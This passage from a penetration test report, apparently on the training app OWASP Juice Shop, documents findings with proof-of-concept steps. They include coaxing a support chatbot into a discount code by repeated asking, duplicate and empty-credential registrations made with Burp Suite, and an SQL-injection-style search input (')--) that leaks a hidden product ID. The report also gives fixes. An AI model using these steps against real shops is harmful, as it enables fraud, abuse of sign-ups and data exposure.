
Proof of Concept (PoC):

Steps followed:


1. Navigated to the support chat:




2. The bot asked for Your name:




3. The bot replied with a standard welcome message.
4. Ask : Can I get a discount coupon, please



5. keep insisting with variations



After ~6–8 attempts, the bot eventually responded with a valid discount code.



6.7.5 Repetitive Registration

MEDIUM

- **Description:**

This vulnerability allows a user to register multiple times using the same email address by bypassing client-side validation. The application performs validation only on the frontend and does not properly enforce unique account registration on the server side.

- **Impact:**

A penetration tester was able to bypass client-side validation and register multiple accounts using the same email address. This leads to duplicate account creation and may enable spam, account hijacking, or misuse of the registration process.

- **Vulnerability Location:**

Registration endpoint :#/register



- **CVE Reference:**

- **Recommendations:**

- Enforce server-side validation for email uniqueness.
- Never rely solely on client-side input validation.
- Implement strong input checks and response handling to prevent duplicate account registration.
- Apply rate limiting where appropriate

- **Proof Of Concept:**

1. Navigate to the registration page: [/#/register](#) and register a new customer account.



The registration was successful

2. Register again using the exact same email

User Registration

Email must be unique

Email* dy11@gmail

Password* 5/20
Password must be 5-40 characters long.

Repeat Password* 5/40

Show password advice

Security Question * Father's birth date? (MM/DD/YY)

This cannot be changed later!

Answer* 1211

Register

Detailed description: This screenshot shows a user registration form. The 'Email*' field contains 'dy11@gmail' and has a red border, indicating an error. A tooltip 'Email must be unique' is displayed above it. The 'Password*' and 'Repeat Password*' fields both contain five dots, with '5/20' and '5/40' respectively to their right. A tooltip 'Password must be 5-40 characters long.' is shown above the 'Repeat Password*' field. Below the password fields is a 'Show password advice' button. The 'Security Question *' dropdown is set to 'Father's birth date? (MM/DD/YY)'. A tooltip 'This cannot be changed later!' is shown next to the question. The 'Answer*' field contains '1211'. At the bottom is a 'Register' button.

I couldn't register with the same account as the email is already in use.

3. Register with the same account but with the next info:

Email: dy11@gmail.com

Password: 12345 and Repeat Password: 1234512345

User Registration

Email* dy11@gmail

Password* 12345 5/20
Password must be 5-40 characters long.

Repeat Password* 1234512345
Passwords do not match

Show password advice

Security Question * Father's birth date? (MM/DD/YY)

This cannot be changed later!


Answer* 1211

Register

Detailed description: This screenshot shows a user registration form with the same fields as the previous one. The 'Email*' field contains 'dy11@gmail'. The 'Password*' field contains '12345' and the 'Repeat Password*' field contains '1234512345'. Both password fields have red borders, and a tooltip 'Passwords do not match' is displayed between them. The other fields and layout are identical to the first screenshot.

This shows a "passwords do not match" error.


4. write the same password in **Password** and **Repeat Password** fields and before click Register change the value in the **Repeat Password** field



The screenshot shows a 'User Registration' form. The 'Email*' field contains 'dy11@gmail.com'. The 'Password*' field has a red border and contains '1234512345'. The 'Repeat Password*' field has a red border and contains '12345'. A validation message '>Password must be 5-40 characters long.' is displayed above the repeat password field, along with a progress bar showing '10/20'. Below the password fields is a 'Show password advice' button. The 'Security Question *' dropdown is set to 'Father's birth date? (MM/DD/YY)'. A note 'This cannot be changed later!' is shown next to the question. The 'Answer*' field contains '1211'. At the bottom is a blue 'Register' button.

This should show a "passwords do not match" error.

5. Hit on “Register” button it didn’t show any kind of error and now, I was successfully able to register with the same email account.



the registration succeeds even though passwords mismatch, this proves “client-side only validation” and a failure of “server-side validation”

6.7.6 Empty User Registration

LOW

Description:

During the testing process, an issue was identified where it was possible to manipulate the **user registration request** by intercepting and modifying the request using **Burp Suite**. Specifically, the **email** and **password** fields of the registration form were set to empty values before submission. This allowed the creation of an empty or incomplete user account without proper validation or error handling on the server side.

Impact:

This vulnerability poses several risks:

- **Account Creation Without Validation:** Users can create accounts with invalid or empty credentials, bypassing proper validation mechanisms.
 - **Potential for Abuse:** penetration testers could exploit this to flood the system with empty accounts, leading to resource wastage, potential denial of service, or further attacks.
 - **Weak Input Validation:** The application fails to properly validate and sanitize input fields during user registration, which can lead to other types of abuse or exploitation.
-

Vulnerability Location:

- **Page:** User Registration Form → 127.0.0.1/#/register
-

Recommendations:

1. **Implement Proper Input Validation:**

Ensure that both the **email** and **password** fields are **properly validated** on both the client-side and server-side to reject empty or invalid inputs.

2. **Error Handling:**


Provide clear error messages when the registration form is submitted with incomplete or invalid data.

3. Security Controls:


Consider implementing additional security mechanisms such as CAPTCHA, rate-limiting, or account creation limits to prevent automated abuse.

Proof of Concept:

1. Try to create new account



2. Turn on intercept in the tool called Burp suite



3. By clicking on register button on the login page the request(the data of the new user which send to server) will appear in burp suite

The screenshot shows the Burp Suite Professional interface in Intercept mode. A POST request to `http://localhost:3000/api/Users/` is selected. The request payload is:

```

1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 235
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
8 Content-Type: application/json

```

The 'Inspector' panel on the right displays the following details:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 2
- Request headers: 17

- Now will send the request to repeater(tool in the burp suite make me able to change in the request and send it).

The screenshot shows the Burp Suite Professional interface with the context menu open over the selected POST request. The 'Send to Repeater' option is highlighted.

The context menu options include:

- Scan
- Do passive scan
- Do active scan
- Send to Intruder
- Send to Repeater**
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer
- Insert Collaborator payload
- Request in browser
- Engagement tools
- Change request method
- Change body encoding
- Copy
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut
- Copy
- Paste
- Message editor documentation

- In the repeater we will Modify the **email** and **password** fields to empty values.

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. The 'Request' pane displays a JSON payload with empty fields for email and password. The 'Response' pane shows a 400 Bad Request error with a detailed stack trace. The 'Inspector' pane on the right lists various request and response headers.

```

Request
Pretty Raw Hex
7 sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
8 Content-Type: application/json
9 sec-ch-ua-mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
    Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss
18 Connection: keep-alive
19
20 (
    "email":"",
    "password":"",
    "passwordRepeat": "",
    "securityQuestion":{},
    "id":2,
    "question":"Mother's maiden name?",
    "createdAt":"2025-04-15T21:12:10.538Z",
    "updatedAt":"2025-04-15T21:12:10.538Z"
),
    "securityAnswer":"000"
)

Response
Pretty Raw Hex Render
1 | HTTP/1.1 400 Bad Request
2 | Access-Control-Allow-Origin: *
3 | X-Content-Type-Options: nosniff
4 | X-Frame-Options: SAMEORIGIN
5 | Feature-Policy: payment 'self'
6 | X-Recruiting: /#jobs
7 | Content-Type: text/html; charset=utf-8
8 | Content-Length: 38
9 | ETag: W/"26-Ag56oITbhAY8MKWua2q0E6jI"
10 | Vary: Accept-Encoding
11 | Date: Wed, 16 Apr 2025 00:09:00 GMT
12 | Connection: keep-alive
13 | Keep-Alive: timeout=5
14
15 | Invalid email/password cannot be empty

```

6. The registration completes without error, creating an incomplete user account with empty credentials.

6.8 Business Logic Flaws

6.8.1 ChristmasSpecial

HIGH

Description:

The application improperly validates product IDs during ordering.

By intercepting the add-to-basket request and manually injecting or modifying the ProductId, an penetration tester can add products that are not supposed to be normally accessible via the UI, such as the **Christmas Special of 2014**.

Impact:

- Unauthorized Access to Hidden or Special Products.
 - Potential for abusing restricted or premium content.
 - Potential for financial loss or logical flaws.
-

Vulnerability Location:

- **Component:** Shopping Basket (Add Product)
 - **Parameter Affected:** ProductId
-

Recommendations:


1. **Server-side Validation:**
 - The server must verify whether a user is authorized to add a product before accepting the order.
2. **Do not Rely on Frontend Restrictions:**
 - UI hiding products is not a security measure; backend validation is mandatory.

3. Implement Access Control Lists (ACLs):


- Mark special products with access rules and enforce them on the server side.

Proof of Concept (PoC):

1. **Search for products** via the search bar.



2. Open BurpSuite, enable Intercept mode and Trigger a Search Request to inject invalid input ')--)




3. Observe the error response, revealing hidden data including the ProductId for the Christmas Special (ID = 10).

```

{
  "id": 10,
  "name": "Christmas Super-Surprise-Box (2014 Edition)",
  "description": "Contains a random selection of 10 bottles (each 500ml) of our seasonal juices and an extra fun shirt for an unbeatable price! (Seasonal special offer! Limited availability!)",
  "price": 29.99,
  "deluxePrice": 29.99,
  "image": "orange_juice.jpg",
  "createDate": "2015-04-22 01:11:43.566 +00:00",
  "updateDate": "2015-04-22 01:11:43.566 +00:00",
  "deletedAt": null
}

```

4. Attempt to add a normal product to the basket, but intercept the request.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A network request is being intercepted, and a context menu is open over it. The 'Send to Repeater' option is highlighted with a yellow arrow. The 'Inspector' panel on the right shows the request details.

Request

```
1 GET /rest/basket/6 HTTP/1.1
2 Host: 127.0.0.1:3000
